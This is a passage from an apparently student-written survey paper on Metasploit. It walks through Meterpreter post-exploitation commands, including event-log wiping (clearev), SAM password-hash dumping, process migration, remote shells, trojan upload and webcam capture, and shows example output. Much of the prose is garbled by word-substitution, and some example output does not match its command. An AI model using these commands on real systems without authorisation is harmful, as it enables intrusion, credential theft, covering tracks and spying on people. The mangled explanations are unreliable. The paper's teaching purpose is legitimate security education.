
Example usage

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
meterpreter >
```

[8]

clearev

The `clearev` command will clear the *Application*, *System*, and *Security* logs on a *Windows* system. There are no options or arguments.




Before using Meterpreter to clear the logs | Metasploit Unleashed

Example usage:

Before

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

[8]



[8]

After using Meterpreter to clear the logs | Metasploit Unleashed

After

download

The download command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\\boot.ini -> c:\\boot.ini
[*] downloaded : c:\\boot.ini -> c:\\boot.ini/boot.ini
meterpreter >
```

[8]

edit

The edit command opens a file located on the target host. It uses the 'vim' so all the editor's commands are available.

Example usage:

```
meterpreter > ls
Listing: /
=====
Mode                Size           Type             Last modified    Name
----                -
40444/r--r--r--    4096           dir              2012-05-14 03:35:33 +0000  bin
40444/r--r--r--    1024           dir              2012-05-14 03:36:28 +0000  boot
40444/r--r--r--    4096           dir              2010-03-16 22:55:51 +0000  cdrom
40444/r--r--r--    13800          dir              2019-08-18 05:12:27 +0000  dev
40444/r--r--r--    4096           dir              2019-08-18 07:27:14 +0000  etc
40444/r--r--r--    4096           dir              2010-04-16 06:16:02 +0000  home
40444/r--r--r--    4096           dir              2010-03-16 22:57:40 +0000  initrd
100444/r--r--r--   7929183       fil              2012-05-14 03:35:56 +0000  initrd.img
40444/r--r--r--    4096           dir              2012-05-14 03:35:22 +0000  lib
40000/-----       16384          dir              2010-03-16 22:55:15 +0000  lost+found
40444/r--r--r--    4096           dir              2010-03-16 22:55:52 +0000  media
40444/r--r--r--    4096           dir              2010-04-28 20:16:56 +0000  mnt
100000/-----      13031         fil              2019-08-18 05:12:41 +0000  nohup.out
40444/r--r--r--    4096           dir              2010-03-16 22:57:39 +0000  opt
40444/r--r--r--     0             dir              2019-08-18 05:12:07 +0000  proc
40444/r--r--r--    4096           dir              2019-08-18 05:12:41 +0000  root
40444/r--r--r--    4096           dir              2012-05-14 01:54:53 +0000  sbin
```

execute

The execute command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

[8]

getuid

Running getuid will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid
Server username: tomcat55
meterpreter > █
```

hashdump

The hashdump post module will dump the contents of the SAM database.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
meterpreter >
```

[8]

idletime

Running idletime will show the quantity of seconds that the client at the remote machine has been inactive.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

Ipconfig

The ipconfig direction shows the system interfaces and addresses on the remote machine

```

meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address   : 192.168.1.104
Netmask      : 255.255.0.0

meterpreter >

```

lpwd and lcd

The lpwd and lcd directions are utilized to show and change the neighborhood working catalog individually. When accepting a Meterpreter shell, the nearby working index is where one begun the Metasploit comfort. Changing the working index will give your Meterpreter session access to documents situated in this organizer.

ARGUMENTS:

```

lpwd:      None required
lcd:       Destination folder

```

Example usage:

```

meterpreter > lpwd
/root

meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU

meterpreter > lcd /var/www
meterpreter > lpwd
/var/www

meterpreter >

```

ls

As in Linux, the ls order will list the records in the present remote index.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=====

Mode                Size           Type             Last modified          Name
----                -
40777/rwxrwxrwx     0             dir              Sat Oct 17 07:40:45 -0600 2009 .
40777/rwxrwxrwx     0             dir              Fri Jun 19 13:30:00 -0600 2009 ..
100666/rw-rw-rw-   218           fil              Sat Oct 03 14:45:54 -0600 2009 .recently-used.xbel
40555/r-xr-xr-x     0             dir              Wed Nov 04 19:44:05 -0700 2009 Application Data
...snip...
```

migrate

Using the **migrate** post module, you can migrate to another process on the victim.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

ps

The **ps** command shows a rundown of running procedures on the objective

```
meterpreter > ps

Process List
=====

PID      Name                User      Path
---      -
1        /sbin/init          root     /sbin/init
2        [kthreadd]         root     [kthreadd]
3        [migration/0]      root     [migration/0]
4        [ksoftirqd/0]      root     [ksoftirqd/0]
5        [watchdog/0]       root     [watchdog/0]
6        [events/0]         root     [events/0]
7        [khelper]          root     [khelper]
41       [kblockd/0]        root     [kblockd/0]
68       [kseriod]          root     [kseriod]
187      [ndflush]          root     [ndflush]
```

resource

The resource command will execute Meterpreter instructions located inside a text file. Containing one entry per line, resource will execute each line in sequence. This can help automate repetitive actions performed by a user.

By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

```
meterpreter > resource
Usage: resource path1 [path2 ...]

Run the commands stored in the supplied files (- for stdin).
Resource files may also contain ERB or Ruby code between <ruby></ruby> tags.
```

Arguments

```
path1:      The location of the file containing the commands to run.
Path2Run:   The location where to run the commands found inside the file
```

[8]

Example usage

O

n.d. *secutiy*. <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>.

ur file used by resource:

```
meterpreter > cat resource.txt
[-] stdapi_fs_stat: Operation
```

Running resource command:

```
iter process
4866 postgres: postgres postgres: autova
cuum launcher process
4867 postgres: postgres postgres: stats
collector process
4888 distccd daemon distccd --daemon
--user daemon --allow 0.0.0.0/0
4889 distccd daemon distccd --daemon
--user daemon --allow 0.0.0.0/0
4943 [lockd] root [lockd]
4944 [nfsd4] root [nfsd4]
4945 [nfsd] root [nfsd]
4946 [nfsd] root [nfsd]
4947 [nfsd] root [nfsd]
4948 [nfsd] root [nfsd]
4949 [nfsd] root [nfsd]
4950 [nfsd] root [nfsd]
4951 [nfsd] root [nfsd]
4952 [nfsd] root [nfsd]
4956 /usr/sbin/rpc.mountd root /usr/sbin/rpc.mo
unt
5024 /usr/lib/postfix/master root /usr/lib/postfix
/master
5027 qmgr postfix qmgr -l -t fifo
-u
5032 /usr/sbin/nmbd root /usr/sbin/nmbd -
D
5034 /usr/sbin/smbd root /usr/sbin/smbd -
n
```

search

The search commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders. Wildcards can also be used when creating the file pattern to search for.

```
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
```

[8]

ARGUMENTS:

```
File pattern:      May contain wildcards
Search location:  Optional, if none is given the whole system will be searched.
```

[8]

Example usage:

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xampp\\
Found 1 result...
    c:\\xampp\\perl\\bin\\search.bat (57035 bytes)
meterpreter >
```

[8]

shell

The shell command will present you with a standard shell on the target system.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

upload

As with the download command, you need to use double-slashes with the upload command

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_s
tat - evil_trojan.exe
```

Activate W

webcam_list

The webcam_list command when run from the Meterpreter shell, will display currently available web cams on the target host.

Ss Example usage:

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

webcam_snap

The `webcam_snap`' command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.

OPTIONS:

  -h      Help Banner
  -i      The index of the webcam to use (Default: 1)
  -p      The JPEG image path (Default: 'gnFjTnzi.jpeg')
  -q      The JPEG image quality (Default: '50')
  -v      Automatically view the JPEG image (Default: 'true')

meterpreter >
```

OPTIONS:

```
-h:      Displays the help information for the command
-i opt:  If more than 1 web cam is connected, use this option to select the device to capture the
         image from
-p opt:  Change path and filename of the image to be saved
-q opt:  The image quality, 50 being the default/medium setting, 100 being best quality
-v opt:  By default the value is true, which opens the image after capture.
```

[8]

Example usage:

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```

[8]

5.3 Conclusion

The reason for this paper was to give the per user a comprehension of Metasploit frame work with the end goal that he/she may utilize it himself. Metasploit is an integral asset that like we said on numerous occasions, in an inappropriate hand can be utilized for extraordinary damage. It gives a plenitude of assets for genuine system security experts, security executives, item merchants, and designers to use in an assortment of ways. Indeed, in its assorted variety lays the way to its prosperity. Notwithstanding, the main genuine approach to completely comprehend the mind-boggling structure of the Metasploit Framework is to utilize it. Ideally, this paper helps other people to comprehend the capacities of Metasploit and use it as an instrument for themselves.

References

- [1] Manjunatha T N1, Shashidhar M S2, Vinay G3, Vittal S. n.d. Survey on Metasploit Framework. Accessed august 2016. <https://www.ijraset.com/files/serve.php?FID=5055>.
- [2] Devid kennedy, Jim O'Gorman, Devon kearns, and Mati aharoni. n.d. Metasploit. Accessed 2009. <https://repo.zenksecurity.com/Metasploit/MetasploitThe%20Penetration%20Tester%20s%20Guide.pdf>.
- [3] Gurung1, Umesh Timalina1 and Kiran. March 10 2017. "Metasploit Framework with Kali Linux." www.researchgate.net/publication/316874535.
- [4] the Advanced and Powerful Metasploit Payload." <https://www.sentinelone.com/blog/meterpreter-advanced-powerful-metasploit-payload>
- [5] Pawan Kesharwani1, Sudhanshu Shekhar Pandey2, Vishal Dixit3, Lokendra Kumar Tiwari. A study on Penetration Testing Using Metasploit Framewor. Accessed December 2018. <https://www.irjet.net/archives/V5/i12/IRJET-V5I1236.pdf>.
- [6] Kali Linux & Metasploit: Getting Started with Pen Testing. Accessed august 2018. <https://medium.com/cyberdefenders/kali-linux-metasploit-getting-started-with-pen-testing-89d28944097b>.
- [7] About the Metasploit Meterpreter. <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>.
- [8] Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter>
- [9] Nipun Jaswal. In Mastering Metasploit, by Nipun Jaswal. Accessed may 2014. <https://www.pdfdrive.com/mastering-metasploit-d26654885.html>.
- [10] Aditya Balapure. "Learning Metasploit Exploitation." In Learning Metasploit Exploitation. july 2013.

<https://www.pdfdrive.com/download.pdf?id=17349289&h=f0a9e6a32de9a8370ed513548902af1c&u=cache>.

[11] David Minor, K K Mookhey, Jacopo Cervini, Fairuzan Roslan, Kevin Beaver. n.d. "Metasploit Toolkit." In Metasploit Toolkit. www.syngress.com.

[12] Nipun Jaswal. "Metasploit Bootcamp." In Metasploit Bootcamp. May 2017.
<https://www.pdfdrive.com/metasploit-bootcamp-the-fastest-way-to-learn-metasploit-d176258104.html>.

[13] Sona Neradova, Filip Holik, Josef Horalek, Ondrej Marik, Stanislav Zitta. n.d. "Effective penetration testing with Metasploit framework and methodologies." 19-21 Nov. 2014.
<https://ieeexplore.ieee.org/document/7028682>.

[14] Carlos Joshua Marquez. n.d. "An Analysis of the IDS Penetration Tool: Metasploit."
https://www.academia.edu/5763260/An_analysis_of_the_Metasploit_Framework_relative_to_the_Penetration_Testing_Execution_Standard_PTES_1.

[15] Metasploit Project. Accessed 11 2017. https://en.wikipedia.org/wiki/Metasploit_Project.

